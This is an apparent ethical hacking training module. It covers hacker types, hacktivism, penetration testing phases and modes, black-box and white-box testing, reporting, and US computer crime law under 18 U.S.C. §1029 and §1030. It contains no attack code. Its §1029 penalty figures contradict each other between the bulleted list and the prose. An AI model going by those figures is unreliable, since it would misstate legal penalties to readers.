There have been instances where the attacker has lurked on the systems even as systems administrators have changed. The system administration can deploy host based IDS and antivirus tools that can detect Trojans and other seemingly benign files and directories.

As an ethical hacker you must be aware of the tools and techniques that are deployed by attackers so that you are able to advocate and take countermeasures to ensure protection. These will be detailed in later modules.

Hacker Classes

- **Black hats**

- Individuals with extraordinary computing skills, resorting to malicious or destructive activities.
Also known as 'Crackers.'

- **White Hats**

- Individuals professing hacker skills and using them for defensive purposes. Also known as

'Security Analysts'.

- **Gray Hats**

- Individuals who work both offensively and defensively at various times.

- **Ethical Hacker Classes**

- **Former Black Hats**

- Reformed crackers
 - First-hand experience
 - Lesser credibility perceived

- **White Hats**

- Independent security consultants (maybe groups as well)
 - Claims to be knowledgeable about black hat activities

- **Consulting Firms**

- Part of ICT firms
 - Good credentials
-

Hackers can be classified into various categories based on their activity profile.

- 'Black hats' are used to describe those hackers who use their computer skills with malicious intent for illegal purposes or nefarious activities. This category of hackers are often

associated with criminal activity and sought by law enforcement agencies.

- On similar lines, 'white hats' are used to describe those hackers who use their hacking ability for defensive purposes. They are mostly security analysts who are knowledgeable in hacking countermeasures.
- Often, the term 'grey hats' are used to describe that segment of people who believe in full disclosure. They believe that other people who come across the information disclosed are able to make a judicious use of the information. This is debatable as there is no universal morality in values or norms.

Ethical hackers are information security professionals who are engaged in evaluating the threats to an organization from attackers. Ethical hackers possess excellent computer expertise, and are called so because primarily, these professionals are entirely trustworthy. Ethical Hackers can be classified into the following categories:

- Former black hats: This group comprises of former crackers who have taken to the defensive side. They are better informed about security related matters as they have no dearth of experience and have access to the right information through hacker networks. However, they do not earn credibility for the very same reasons, as they may pass along sensitive information knowingly or inadvertently to the hacker network, thereby putting the enterprise at risk.
- White hats: We had discussed this category of people above. They profess to have skills on par with the black hats. However, it remains to be seen if they can be as efficient in information gathering as black hats. These are independent security consultants working either individually or as a group.

These people are widely patronized as ethical hackers because of their ideals and their value system.

- Consulting firms: This is a new trend being seen in ICT consulting services with the increasing demand for third party security evaluations. These firms boast of impressive talent and credentials. However, a word of caution is necessary with regard to background checks of these individuals as they may include former black hats and even script kiddies, who take up assignments for the thrill it gives them.
-

Hacktivism

- Refers to 'hacking with / for a cause'.
 - Comprises of hackers with a social or political agenda
 - Aims at sending across a message through their hacking activity and gaining visibility for their cause and themselves.
 - Common targets include government agencies, MNCs, or any other entity perceived as 'bad' or 'wrong' by these groups / individuals.
 - It remains a fact however, that gaining unauthorized access is a crime, no matter what the intent.
-

'Hacktivism' refers to a kind of electronic civil disobedience in which activists take direct action by breaking into or protesting with government or corporate computer systems. It can be considered as a kind of information warfare, and it's on the rise. The hacktivists consider their obligation to bring an offline issue close to their agenda into the online world. The apparent increase in hacktivism may be due in part to the growing importance of the internet as a

means of communication. As more people go online, web sites become high-profile targets.

Internet hacktivists believe that the "state sponsored censorship of the internet erodes peaceful and civilized coexistence, affects the exercise of democracy, and endangers the socioeconomic development of nations". For instance, they may have agendas that consider "state-sponsored censorship of the internet as a serious form of organized and systematic violence against citizens, intended to generate confusion and xenophobia, and a reprehensible violation of trust". For instance, the Cult of the Dead Cow, an older security group states that their objective is to "study ways and means of circumventing state sponsored censorship of the internet and implementing technologies to challenge information rights violations".

Most hacktivists aim at sending across a message through their hacking activity and gaining visibility for their cause and themselves. Common targets include government agencies, MNCs, or any other entity perceived as 'bad' or 'wrong' by these groups / individuals. It remains a fact however, that gaining unauthorized access is a crime, no matter what the intent.

What do Ethical Hackers do?

- *"If you know the enemy and know yourself, you need not fear the result of a hundred battles."*
 - Sun Tzu, Art of War
- Ethical hackers tries to answer:
 - What can the intruder see on the target system?
(Reconnaissance and Scanning phase of hacking)

- What can an intruder do with that information? (Gaining Access and Maintaining Access phases)
 - Does anyone at the target notice the intruders attempts or success? (Reconnaissance and Covering Tracks phases)
- If hired by any organization, an ethical hacker asks the organization what it is trying to protect, against whom and what resources it is willing to expend in order to gain protection.
-

An ethical hacker's evaluation of information systems security seeks answers to three basic queries:

- What can an attacker see on the target systems? This is in line with the earlier comment on crackers thinking 'out of the box'. Normal and routine security checks by system administrators can overlook several vulnerabilities that can be exploited by a creative and innovative mind. This also describes the reconnaissance and scanning phases of hacking discussed earlier in this module.
- What can an attacker do with available information? The ethical hacker tries to know the intent and purpose behind potential exploits. This makes it possible to take appropriate countermeasures. This describes the two phases - gaining access and maintaining access in hacking. This is the true attack phase and the ethical hacker needs to be one step ahead of the hacker, in order to provide adequate protection.
- Are the attackers' attempts being noticed on the target systems? Often crackers enter a system and lurk around before they actually wreck havoc. They take their time in assessing the potential use of the information exposed. If the

activities of an attacker are not noticed on target systems, the attackers can, and will, spend weeks or months trying to break-in and will usually eventually succeed in compromising the target system's security.

In order to do this, the attackers may even clear their tracks by modifying log files and creating backdoors or deploying Trojans. The ethical hacker needs to investigate whether such an activity has been recorded and what preventive measures were taken if any. This not only gives him an indirect assessment of the cracker's proficiency, but also gives him an insight into the security related activities of the enterprise / system he is evaluating.

The entire process of ethical hacking and subsequent patching of discovered vulnerabilities would depend on questions such as:

What is the organization trying to protect, against whom or what and how much resources the organization is willing to expend in order to gain protection.

Sometimes, when such exercises are taken up without proper framework, the organization might decide to call off the evaluation at the first instance of vulnerability reporting. These may be to ward off further discovery or save on resources. Therefore it is imperative that the ethical hacker and the organization work out a suitable framework.

The organization must be convinced about the need for the exercise. Usually the concerned personnel have to be guided to concisely describe all of the critical information assets whose loss could adversely affect the organization or its clients. These assets can also include secondary information sources, such as employee names and addresses (which are privacy and safety risks), computer and network information (which could provide assistance to an intruder), and other organizations with which the primary client organization collaborates (which provide alternate paths into the target systems through a possibly less secure partner's system).

Last, but not the least, the ethical hacker must remember that it is not possible to guard systems completely as we have discussed before in this module.

Skill Profile of an Ethical Hacker



- Computer expert adept at technical domains.
 - In-depth knowledge about target platforms (such as windows, Unix, Linux).
 - Exemplary knowledge in networking and related hardware / software.
 - Knowledgeable about security areas and related issues - though not necessarily a security professional.
-

We have seen what hackers are capable of doing during an attack. Activities of this nature require the skill profile of a computer expert. Ethical hackers should also have strong computer knowledge including programming and networking.

They should be proficient at installing and maintaining systems that use popular operating systems (e.g. UNIX or Windows or Linux)

usually used on target systems. Detailed knowledge of the hardware and software provided by popular computer and networking hardware vendors complements this basic knowledge. It is not always necessary that ethical hackers possess any additional specialization in security. However, it is an advantage to know how various systems maintain their security. These systems management skills are necessary for actual vulnerability testing and for preparing the report after the testing is carried out.

An ethical hacker should be one step ahead of the malicious hacker and possess immense patience and the capability of persistent concentration. A typical evaluation may require several days, perhaps even weeks of analysis than the actual testing itself. When an ethical hacker encounters a system with which he is not familiar, he will take the time to learn everything about the system and try to find its vulnerable spots.

Finally, keeping up with the ever-changing world of computer and network security requires continuous education and review on part of the ethical hacker. An ethical hacker will use constructive methods as opposed to destructive methods adopted by the malicious hacker. The intent behind an ethical hacker's actions is to protect and rectify the system of its vulnerabilities. An ethical hacker is convinced that he can change something by means of constructively using his skills. He is reliable and trustworthy since he might discover information about the organization that should remain secret.

How do they go about it?

- Any security evaluation involves three components:
- Preparation - In this phase, a formal contract is signed that contains a non-disclosure clause as well as a legal clause to protect the ethical hacker against any prosecution that he may attract during the conduct phase. The contract also outlines infrastructure perimeter,

evaluation activities, time schedules and resources available to him.

- Conduct - In this phase, the evaluation technical report is prepared based on testing potential vulnerabilities.
 - Conclusion - In this phase, the results of the evaluation is communicated to the organization / sponsors and corrective advise / action is taken if needed.
-

Any security testing involves three phases - preparation, conduct and conclusion. We have seen that a security evaluation is based on questions such as what the corporate is trying to protect, against whom and at what cost? After discussing these aspects with the organization, a security plan is prepared which will identify the systems that are to be tested for vulnerabilities, how the testing would be carried out (methodology) and what restrictions may be applied (limitations faced).

While it is theoretically possible to say that the testing strategy should follow a "no-holds-barred" approach, practically this is not usually the case. This approach is encouraged so that the ethical hacker is given the chance to gain maximum access.

The next aspect is how to conduct the evaluation. There are several methods for carrying out ethical hacking, but the two most used approaches are the limited vulnerability analysis and attack and penetration testing. Limited vulnerability analysis deals with enumerating the specific entry points to the organization's information systems over the Internet, as well as the visibility of mission critical systems and data from a connection on the internal network. On detection, the potential entry points and mission critical systems are scanned for known vulnerabilities. The scanning is done using standard connection techniques and not solely based on vulnerability scanners.

In an attack and penetration testing, discovery scans are conducted to gain as much information as possible about the target environment. Similar to the limited vulnerability analysis, the penetration scans can be performed from both the Internet and internal network perspective. This approach differs from a limited vulnerability analysis in that here, the testing is not limited to scanning alone. It goes a step further and tries to exploit the vulnerabilities. This is said to simulate a real threat to data security.

Clients usually prefer a limited vulnerability analysis because they don't want to risk loss of data or any other damage.

It should be communicated to the organization that there are inherent risks in undertaking an ethical hack. These can include alarmed staff and unintentional system crashes, degraded network or system performance, denial of service, and log-file size explosions. A possible way of minimizing this risk is to conduct the tests after working hours or holidays. The organization should also provide contacts within, who can respond to calls from the ethical hackers if a system or network appears to have been adversely affected by the evaluation or if an extremely dangerous vulnerability is found that should be immediately corrected. While conducting an evaluation, ethical hackers may come across security holes that cannot be fixed within the pre determined timeframe.

Therefore, the ethical hacker must communicate to his client the urgency for corrective action that can extend even after the evaluation is completed. If the system administrator delays the evaluation of his system until a few days or weeks before his computers need to go online again, no ethical hacker can provide a really complete evaluation or implement the corrections for potentially immense security problems. Therefore, such aspects must be considered during the preparation phase.

The last phase is the conclusion phase, where the results of the evaluation are communicated explicitly in a report and the

organization appraised of the security threats, vulnerabilities and recommendations for protection.

Modes of Ethical Hacking

- Remote network - This mode attempts to simulate an intruder launch an attack over the Internet.
 - Remote dial-up network - This mode attempts to simulate an intruder launching an attack against the client's modem pools.
 - Local network - This mode simulates an employee with legal access gaining unauthorized access over the local network.
 - Stolen equipment - This mode simulates theft of a critical information resource such as a laptop owned by a strategist, (taken by the client unaware of its owner and given to the ethical hacker).
 - Social engineering - This aspect attempts to check the integrity of the organizations employees.
 - Physical entry - This mode attempts to physically compromise the organization's ICT infrastructure.
-

There are several ways to conduct a security evaluation. An ethical hacker may attempt to perform an attack over various channels such as:

- Remote network.

This test simulates the intruder launching an attack across the Internet. The primary defenses that must be defeated here are border firewalls, filtering routers etc.

- Remote dial-up network.

This test simulates the intruder launching an attack against the organization's modem pools. The main targets of dial up testing are PBX units, Fax machines and central voice mail servers. The primary defenses that must be defeated here are user authentication schemes. These kinds of tests should be coordinated with the local telephone company.

- Local network.

This test simulates an employee or other authorized person who has a legal /authorized connection to the organization's network. The primary defenses that must be defeated here are intranet firewalls, internal Web servers and server security measures.

- Stolen equipment.

In the real world scenario, often laptops are stolen during transit and the objective of this test is to evaluate how users protect their information assets. For example, if a stolen laptop has stored passwords or critical information that can be easily accessed, this can be a security breach. Attackers can even remote dial in to the main servers of the organization with proper authentication.

- Social engineering.

This test evaluates the integrity and awareness of the target organization's personnel. A typically quoted example of social engineering is that of an intruder calling the organization's computer help line and asking for the external telephone numbers of the modem pool. Defending against this kind of attack is the hardest, because people and personalities are involved. To be of assistance comes naturally in organizations gearing more toward a service

orientation and this may inadvertently lead to security compromises. Oft seen scenarios include telling someone who appears to be lost where the computer room is located, or to let someone into the building who does not carry on him the proper identification credentials. The only defense against this is to raise security awareness.

- Physical entry.

This test acts out a physical penetration of the organization's building. The primary defenses here are a strong security policy, security guards, access controls and monitoring, and security awareness.

Security Testing

- There are many different forms of security testing. Examples include vulnerability scanning, ethical hacking and penetration testing. Security testing can be conducted using one of two approaches:
 - Black-box (with no prior knowledge of the infrastructure to be tested)
 - White-box (with a complete knowledge of the network infrastructure).
 - Internal Testing is also known as *Gray-box* testing and this examines the extent of access by insiders within the network.
-

We have discussed the channels of testing in the previous discussion; here we will focus on the testing approach or methodology. Security testing has been addressed in the context of software development for quite sometime. In the context of ethical

hacking, the security professional has to conduct a security evaluation and test the system for vulnerabilities. This can be approached in different ways.

The concept of black-box testing is based on the assumption that the ethical hacker has no prior knowledge or information about the system. In this sense, black-box testing simulates a true web-hacking attack, beginning with nothing but the organization's corporate name. From here the ethical hacker gathers information about the network and the business from as many outside sources as possible. This can include publicly available information from sources such as web sites and media publications that contain useful information about the business. Social engineering techniques may also be used where information is gathered from unsuspecting employees. This aspect will be dealt in detail in later modules. This is similar to the reconnaissance phase that a malicious attacker would carry out prior to an attack. This gives the ethical hacker an idea of all possible security lapses including policy level lapses.

The ethical hacker then uses scanning tools such as port scanners to aid him in network mapping. The ethical hacker begins probing the network for exploitable vulnerabilities based on a network map created from the initial investigation. This is exactly like the scanning phase of a hack attack. The ethical hacker does everything that a hacker does. Exploiting vulnerabilities is an important part of a penetration test. The ethical hacker tries to exploit them in such a way that they do not cause damage however, sometimes they do. This is taken care of in the legal paperwork drawn during the rules of engagement. While attacks such as denial of service attacks do not have a place in a penetration test; actually breaking in has to be done in most cases to demonstrate the true impact of vulnerabilities discovered. In addition, the ethical hacker recommends counter measures to patch the security hole.

The concept of white-box testing on the other hand is based on the assumption that the ethical hacker knows the system and has full

access to system related information. Nevertheless, white-box testing has fundamental similarities in terms of the testing involved. The ethical hacker is given full access to information about the client's organization and network infrastructure from the outset. The ethical hacker has access to all system design and implementation documentation, which may include listings of source code, manual and circuit diagrams. This helps the ethical hacker adopt a structured and formal approach. However, a good ethical hacker will also test the validity of the information provided initially, rather than work under the assumption that it is true.

It is considered by some security experts that the black-box testing closely imitates a real web based attack. However, this need not hold good as script kiddies can easily know details of the operating systems and run scripts to exploit vulnerabilities. More often than not, the hacker is no total stranger to the system. He has access to insider information or may even be an insider. Many organizations are subject to attack from internal sources where full systems knowledge can be assumed.

Another aspect to be considered while testing is that hackers are known to have great patience and immense determination. They may plan and phase their attacks over months which are not the case with an ethical hacker who uses a predetermined methodology to fit inside the time constraint. This methodology can be common knowledge and hence, it may miss out on vulnerabilities that a hacker may otherwise notice.

It is imprudent to assume that a hacker would not adopt a structured approach, and will not continue probing over time until a system is compromised. This is especially true if an organization has external networks which are not publicly listed, as these will not show up at the information gathering stage in a black-box testing and will therefore not be tested. Hackers can stumble across unlisted networks using random scanning techniques and exploit potential vulnerabilities. It must be remembered that any computer connected

to the Internet is typically scanned several times a day as hackers search for systems they can compromise.

There is another consideration that comes into play while choosing a method for testing. This is value for money. If monetary resources and time are a constraint, black box testing may not be the best option. This is where an organization may consider internal testing. Also known as grey-box testing, this allows system administrators and network professionals to take time and resources to test the system and detect vulnerabilities. This is called grey box testing because it is quite possible that they are known and unknown aspects of the system.

In short, all forms of security testing can be of value to an organization; however, it is up to the organization to decide what works in its best interests under the given circumstances. A black-box test may highlight how supposedly confidential information is leaked, while a white-box test is likely to dedicate much more time to probing for vulnerabilities and will address the security of all external connections. In security terms, it is more prudent to assume the worst when testing a network, thus addressing all potential vulnerabilities and weaknesses. The case for ethical hacking lies here, as it should be assumed that a hacker does have a full knowledge of the network infrastructure, because if security relies solely on its secrecy then it is as good as nonexistent.

Deliverables

- Ethical Hacking Report
- Details the results of the hacking activity, matching it against the work schedule decided prior to the conduct phase.
- Vulnerabilities are detailed and avoidance measures suggested. Usually delivered in hard copy format for security reasons.

- Issues to consider - Nondisclosure clause in the legal contract - availing the right information to the right person), integrity of the evaluation team, sensitivity of information.
-

We had discussed the first two phases of a security evaluation by an ethical hacker previously. Here, we will discuss in brief, the conclusion phase and the final deliverable of the ethical hack project. The final ethical hacking report details the results of the hacking activity. It is a collection of all of the ethical hacker's discoveries made during the evaluation.

Vulnerabilities that were detected are explained in detail and recommendations given to avoid exploits. The objective should be to bring into effect a permanent security solution and not a temporary patch up that can be overridden easily. The organization can also solicit the participation of its internal employees. This can be in the form of suggestions or observations made by them while conducting the evaluation. If social engineering testing has exposed problems, the report must address this issue with specific recommendations to raise awareness of the people concerned. The report must include specific advice on how to close the vulnerabilities and keep them closed.

Usually, the ethical hacking report is delivered in hard copy and the soft copy destroyed for security reasons. For instance, if this report is accessed by the wrong people or people with wrong intentions, it can have catastrophic consequences. Examples commonly cited include its use by a competitor for corporate espionage; a cracker might use it to break into the organization's computers etc. However, if it is a long term client, the ethical hacker might need the information for future tests. In this case, the organization can store it encrypted in an offline system with very limited access. Hard copies should be stored in a safe with all copies numbered.

There are also certain issues to be considered while delivering the report, such as who would receive the report, and how the sensitivity of the report may be conveyed. Usually, the ethical hackers would have an ongoing responsibility to ensure the safety of any information they retain. So in some cases all information related to the work is destroyed at the end of the contract.

Computer Crimes and Implications

- Cyber Security Enhancement Act 2002 - implicates life sentences for hackers who 'recklessly' endanger the lives of others.
 - The CSI/FBI 2002 Computer Crime and Security Survey noted that 90% of the respondents acknowledged security breaches, but only 34% reported the crime to law enforcement agencies.
 - The FBI computer crimes squad estimates that between 85 to 97 percent of computer intrusions are not even detected.
 - Stigma associated with reporting security lapses
-

Computer crimes can be broadly separated into two categories:

- Crimes facilitated by a computer.

Computer-facilitated crime occurs when a computer is used as a tool to aid criminal activity. This can include storing records of fraud, producing false identification, reproducing and distributing copyright material, collecting and distributing child pornography etc.

- Crimes where the computer is the target.

Crimes where computers are the targets are not similar to traditional types of crimes. Sophisticated technology has made it more difficult to answer questions regarding identification of the criminal, nature of crime, identity of the victim, location or jurisdiction of the crime and other details. Therefore, in an electronic or digital environment evidence has to be collected and handled differently than in the traditional crime scene.

The Cyber Security Enhancement Act 2002 -implicates life sentences for hackers who 'recklessly' endanger the lives of others. The CSI/FBI 2002 Computer Crime and Security Survey noted that 90% of the respondents acknowledged security breaches, but only 34% reported the crime to law enforcement agencies. The FBI computer crimes squad estimates that between 85 to 97 percent of computer intrusions are not even detected. Nevertheless, there remains a stigma associated with reporting security lapses to law enforcement agencies which should be addressed by enterprises seriously, with a fresh perspective.

Legal Perspective (US Federal Law)

Federal Criminal Code Related to Computer Crime:

- 18 U.S.C. § 1029. ***Fraud and Related Activity in Connection with Access Devices***
- 18 U.S.C. § 1030. ***Fraud and Related Activity in Connection with Computers***
- 18 U.S.C. § 1362. ***Communication Lines, Stations, or Systems***
- 18 U.S.C. § 2510 et seq. ***Wire and Electronic Communications Interception and Interception of Oral Communications***

- 18 U.S.C. § 2701 et seq. ***Stored Wire and Electronic Communications and Transactional Records Access***
-

The primary Federal statute that criminalizes breaking into computers and spreading malicious viruses and worms is the Computer Fraud and Abuse Act, codified at Title 18 of the United States Code, Section 1030. Other statutes that are typically implicated in a hacking case include Section 1029 of Title 18, which criminalizes the misuse of computer passwords, and Section 2511 of Title 18, which criminalizes those hackers that break into systems and install sniffers to illegally intercept electronic communications.

The main statutes that address computer crimes are listed below.

- 18 U.S.C. § 1029. Fraud and Related Activity in Connection with Access Devices
- 18 U.S.C. § 1030. Fraud and Related Activity in Connection with Computers
- 18 U.S.C. § 1362. Communication Lines, Stations, or Systems
- 18 U.S.C. § 2510 et seq. Wire and Electronic Communications Interception and Interception of Oral Communications
- 18 U.S.C. § 2701 et seq. Stored Wire and Electronic Communications and Transactional Records Access

In this module, we will briefly examine the two most important statutes regarding computer crime: 18 U.S.C. § 1029 and 18 U.S.C. § 1030.

Section 1029

Subsection (a) Whoever -

1. knowingly and with intent to defraud produces, uses, or traffics in one or more counterfeit access devices;
2. knowingly and with intent to defraud traffics in or uses one or more unauthorized access devices during any one-year period, and by such conduct obtains anything of value aggregating \$1,000 or more during that period;
3. knowingly and with intent to defraud possesses fifteen or more devices which are counterfeit or unauthorized access devices;
4. knowingly, and with intent to defraud, produces, traffics in, has control or custody of, or possesses device-making equipment;
5. knowingly and with intent to defraud effects transactions, with 1 or more access devices issued to another person or persons, to receive payment or any other thing of value during any 1-year period the aggregate value of which is equal to or greater than \$1,000;
6. without the authorization of the issuer of the access device, knowingly and with intent to defraud solicits a person for the purpose of—
 - A. offering an access device; or
 - B. selling information regarding or an application to obtain an access device;
7. knowingly and with intent to defraud uses, produces, traffics in, has control or custody of, or possesses a telecommunications instrument that has been modified or altered to obtain unauthorized use of telecommunications services;

8. knowingly and with intent to defraud uses, produces, traffics in, has control or custody of, or possesses a scanning receiver;
 9. knowingly uses, produces, traffics in, has control or custody of, or possesses hardware or software, knowing it has been configured to insert or modify telecommunication identifying information associated with or contained in a telecommunications instrument so that such instrument may be used to obtain telecommunications service without authorization; or
 10. without the authorization of the credit card system member or its agent, knowingly and with intent to defraud causes or arranges for another person to present to the member or its agent, for payment, 1 or more evidences or records of transactions made by an access device.
-

This law assumes great significance in the contemporary world that is driven by symbolic data. By symbolic data, we mean bank account numbers, credit card numbers, personal identification numbers and passwords. The characteristic of these symbolic data is that these can be easily used in lieu of physical security mechanisms. This is the very feature that makes them susceptible to fraud and illegal activities such as identity theft. These activities are not restricted to a physical boundary, but can span international areas.

The statute Title 18 U.S.C section 1029, also referred to popularly as the "access device statute" is a highly versatile means of investigating and prosecuting criminal activity involving fraud. One of the challenges that ecommerce has thrown open to law enforcement agencies arises from the ability of criminals and hackers to obtain online and then use certain computer programs, such as Credit Master and Credit Wizard, which generate large volumes of credit

card numbers. These programs help these hackers find particular credit card numbers that online merchants would accept.

These are illegal means as the hackers are not authorized to use them. Having generated large number of credit card numbers, these hackers can use them at random to commit financial fraud over the net. This can be in the form of an online fraud scheme, or substantial fraudulent purchases of goods or services, or cause fraudulent billings for nonexistent goods or services, at the expense of the credit card company or the customers to whom the valid credit card numbers have been assigned.

In the slide above, note that 'counterfeit access device' refers to any access device that is counterfeit, fictitious, altered, or forged, or an identifiable component of an access device or counterfeit access device. An example is long distance telephone service access codes fabricated by a hacker that can be counterfeit even though those codes are valid code numbers in a company's computer access base.

Also note that the term "one-year period" in this subsection is not limited to a single calendar year, but includes any continuous one-year period within which the accused has obtained anything of value aggregating \$1,000 or more.

An example of online fraud would be the oft seen example of a large scale online marketing scheme where the concerned individual uses another business merchant's credit card account because he would not gain the bank's approval or authorization if he were to describe his activity truthfully. These include cases where online merchants promise miracle cures or prescription medicines over the Internet.

Another oft quoted example is that of offenders soliciting users over email to secure credit card or PIN numbers and using them to purchase merchandise such as electronic equipment or computers. This would amount to unauthorized access as well as counterfeit access.

The subsection 1029(a)(3) is cited primarily in cases of theft of credit card numbers from ecommerce sites, or even physical possession of stolen or lost cards. It applies to hackers who obtain these by hacking into a system and then offers to sell them. There have actually been cases where a hacker had attempted to sell more than 60,000 stolen credit card numbers with high credit limits from websites, and was apprehended by the FBI.

The 1029(a)(5) subsection comes into effect when for instance, an offender persuades a person with a valid credit card number to give the offender that credit card number because the person believes that he or she will receive something of substantial value in return. This is also applicable when these numbers are used to purchase high value merchandise from ecommerce sites.

The 1029(a)(6) subsection deals with criminal activities such as when an offender offers the consumer credit cards, obtains advance payment and then does not deliver. This can be electronic merchandise as well, as seen in a recent case where an offender purchased high value computer equipment by floating a fake escrow company and did not pay the suppliers, while he schemed to resell these items.

This offense may apply, for example, when a criminal operating a large scale fraud scheme has used false information about his business to obtain a merchant account from a bank, or uses an existing account of a legitimate business, so that he can process credit card charges through that account. The criminal then obtains credit card numbers from the victims of his scheme and submits those numbers for payment to the bank where the merchant account is located. If the financial institution that established the merchant account did not authorize that account to be used by those operations, all transactions that the criminal conducts through that merchant account may be considered "unauthorized" by that financial institution.

The 1029(a)(7) offense may apply, for example, to persons who make, distribute, or use "cloned " cell phones in the course of a scheme to defraud, such as a telemarketing fraud scheme, or in connection with another criminal enterprise. This assumes significance under the context of mobile commerce.

The 1029(a)(8) subsection states that whoever "knowingly and with intent to defraud uses, produces, traffics in, has control or custody of, or possesses a scanning receiver" commits a federal offense if the offense affects interstate or foreign commerce. As used in that subsection, the term "scanning receiver" is defined as "a device or apparatus that can be used to intercept a wire or electronic communication or to intercept an electronic serial number, mobile identification number, or other identifier of any telecommunications service, equipment, or instrument."

The 1029(a)(9) subsection states that whoever "knowingly uses, produces, traffics in, has control or custody of, or possesses hardware or software, knowing it has been configured to insert or modify telecommunications identifying information associated with or contained in a telecommunications instrument so that such instrument may be used to obtain telecommunications service without authorization" commits a federal offense if the offense affects interstate or foreign commerce. As used within that subsection, the term "telecommunications identifying information" is defined as "electronic serial number or other number that identifies a specific telecommunications instrument or account, or a specific communication transmitted from a telecommunications instrument."

The 1029(a)(10) subsection states that whosoever without the authorization of the credit card system member or its agent, knowingly and with intent to defraud causes or arranges for another person to present to the member or its agent, for any payment is liable for prosecution.

Penalties

- A. in the case of an offense that does not occur after a conviction for another offense under this section--
 - (i) if the offense is under paragraph (1), (2), (3), (6), (7), or (10) of subsection (a), a fine under this title or imprisonment for not more than 10 years, or both; and
 - (ii) if the offense is under paragraph (4), (5), (8), or (9) of subsection (a), a fine under this title or imprisonment for not more than 15 years, or both;
 - B. in the case of an offense that occurs after a conviction for another offense under this section, a fine under this title or imprisonment for not more than 20 years, or both; and
 - C. in either case, forfeiture to the United States of any personal property used or intended to be used to commit the offense.
-

Offense under 1029(a)(1) attracts a fine of \$50,000 or twice the value of the crime and/or up to 15 years in prison, \$100,000 and/or up to 20 years if repeat offense.

Offense under 1029(a)(2) attracts a fine of \$10,000 or twice the value of the crime and/or up to 10 years in prison, \$100,000 and/or up to 20 years if repeat offense.

Offense under 1029(a)(3) attracts a fine of \$10,000 or twice the value of the crime and/or up to 10 years in prison, \$100,000 and/or up to 20 years if repeat offense.

Offense under 1029(a)(4) attracts a fine of \$50,000 or twice the value of the crime and/or up to 15 years in prison, \$1,000,000 and/or

up to 20 years if repeat offense.

Offense under 1029(a)(5) attracts a fine of \$10,000 or twice the value of the crime and/or up to 10 years in prison, \$100,000 and/or up to 20 years if repeat offense.

Offense under 1029(a)(6) attracts a fine of \$50,000 or twice the value of the crime and/or up to 15 years in prison, \$100,000 and/or up to 20 years if repeat offense.

Offense under 1029(a)(7) attracts a fine of \$50,000 or twice the value of the crime and/or up to 15 years in prison, \$100,000 and/or up to 20 years if repeat offense.

Offense under 1029(a)(8) attracts a fine of \$50,000 or twice the value of the crime and/or up to 15 years in prison, \$100,000 and/or up to 20 years if repeat offense.

Offense under 1029(a)(9) attracts a fine of \$10,000 or twice the value of the crime and/or up to 10 years in prison, \$100,000 and/or up to 20 years if repeat offense.

Section 1030 - (a) (1) (2) (A) (B) (C) (3) (4) (5) (A) (B) (6) (7)

Subsection (a) Whoever—

1. having knowingly accessed a computer without authorization or exceeding authorized access, and by means of such conduct having obtained information that has been determined by the United States Government pursuant to an Executive order or statute to require protection against unauthorized disclosure for reasons of national defense or foreign relations, or any restricted data, as defined in paragraph y of section 11 of the Atomic Energy Act of 1954, with reason to believe that such information so obtained could be used to the injury of the United States, or to the advantage of any foreign nation willfully communicates, delivers, transmits, or

causes to be communicated, delivered, or transmitted, or attempts to communicate, deliver, transmit or cause to be communicated, delivered, or transmitted the same to any person not entitled to receive it, or willfully retains the same and fails to deliver it to the officer or employee of the United States entitled to receive it;

2. intentionally accesses a computer without authorization or exceeds authorized access, and thereby obtains--
 - A. information contained in a financial record of a financial institution, or of a card issuer as defined in section 1602(n) of title 15, or contained in a file of a consumer reporting agency on a consumer, as such terms are defined in the Fair Credit Reporting Act (15 U.S.C. 1681 et seq.);
 - B. information from any department or agency of the United States; or
 - C. information from any protected computer if the conduct involved an interstate or foreign communication;
3. intentionally, without authorization to access any nonpublic computer of a department or agency of the United States, accesses such a computer of that department or agency that is exclusively for the use of the Government of the United States or, in the case of a computer not exclusively for such use, is used by or for the Government of the United States and such conduct affects that use by or for the Government of the United States;
4. knowingly and with intent to defraud, accesses a protected computer without authorization, or exceeds

authorized access, and by means of such conduct furthers the intended fraud and obtains anything of value, unless the object of the fraud and the thing obtained consists only of the use of the computer and the value of such use is not more than \$5,000 in any 1-year period;

5.

A.

- i. knowingly causes the transmission of a program, information, code, or command, and as a result of such conduct, intentionally causes damage without authorization, to a protected computer;
- ii. intentionally accesses a protected computer without authorization, and as a result of such conduct, recklessly causes damage; or
- iii. intentionally accesses a protected computer without authorization, and as a result of such conduct, causes damage; and

B. by conduct described in clause (i), (ii), or (iii) of subparagraph (A), caused (or, in the case of an attempted offense, would, if completed, have caused)--

- i. loss to 1 or more persons during any 1-year period (and, for purposes of an investigation, prosecution, or other proceeding brought by the United States only, loss resulting from a related course of conduct affecting 1

or more other protected computers) aggregating at least \$5,000 in value;

- ii. the modification or impairment, or potential modification or impairment, of the medical examination, diagnosis, treatment, or care of 1 or more individuals;
- iii. physical injury to any person;
- iv. a threat to public health or safety; or
- v. damage affecting a computer system used by or for a government entity in furtherance of the administration of justice, national defense, or national security;

6. knowingly and with intent to defraud traffics (as defined in section 1029) in any password or similar information through which a computer may be accessed without authorization, if—

- A. such trafficking affects interstate or foreign commerce; or
- B. such computer is used by or for the Government of the United States;

7. with intent to extort from any person any money or other thing of value, transmits in interstate or foreign commerce any communication containing any threat to cause damage to a protected computer;

The National Information Infrastructure Protection Act of 1996 was enacted as part of Public Law 104–294. It amended the Computer Fraud and Abuse Act, which is codified at 18 U.S.C. § 1030. The United States, in a single statute, continues to address the core issues driving computer and information security at both domestic and international levels; that is, protecting the confidentiality, integrity, and availability of data and systems. These three themes provide the foundation for the Organization for Economic Cooperation and Development's (OECD) 'Guidelines for the Security of Information Systems'.

By patterning the amended Computer Fraud and Abuse Act on the OECD guidelines, the U.S. addresses how information technology crimes must be addressed--simultaneously protecting the confidentiality, integrity, and availability of data and systems. In most cases, a single point of reference--The Computer Fraud and Abuse Act, 18 U.S.C. § 1030--is provided for investigators, prosecutors, and legislators as they attempt to determine whether a particular abuse of new technology is covered under federal criminal law.

Section 1030(a)(1) would require proof that the individual knowingly used a computer without authority, or in excess of authority, for the purpose of obtaining classified information or restricted data, and subsequently performed some unauthorized communication or other improper act. In this sense then, it is the use of the computer which is being proscribed, not the unauthorized possession of, control over, or subsequent transmission of the information itself. However, a person who deliberately breaks in to a computer for the purpose of obtaining properly classified or restricted information, or attempts to do so, should be subject to criminal prosecution for this conduct.

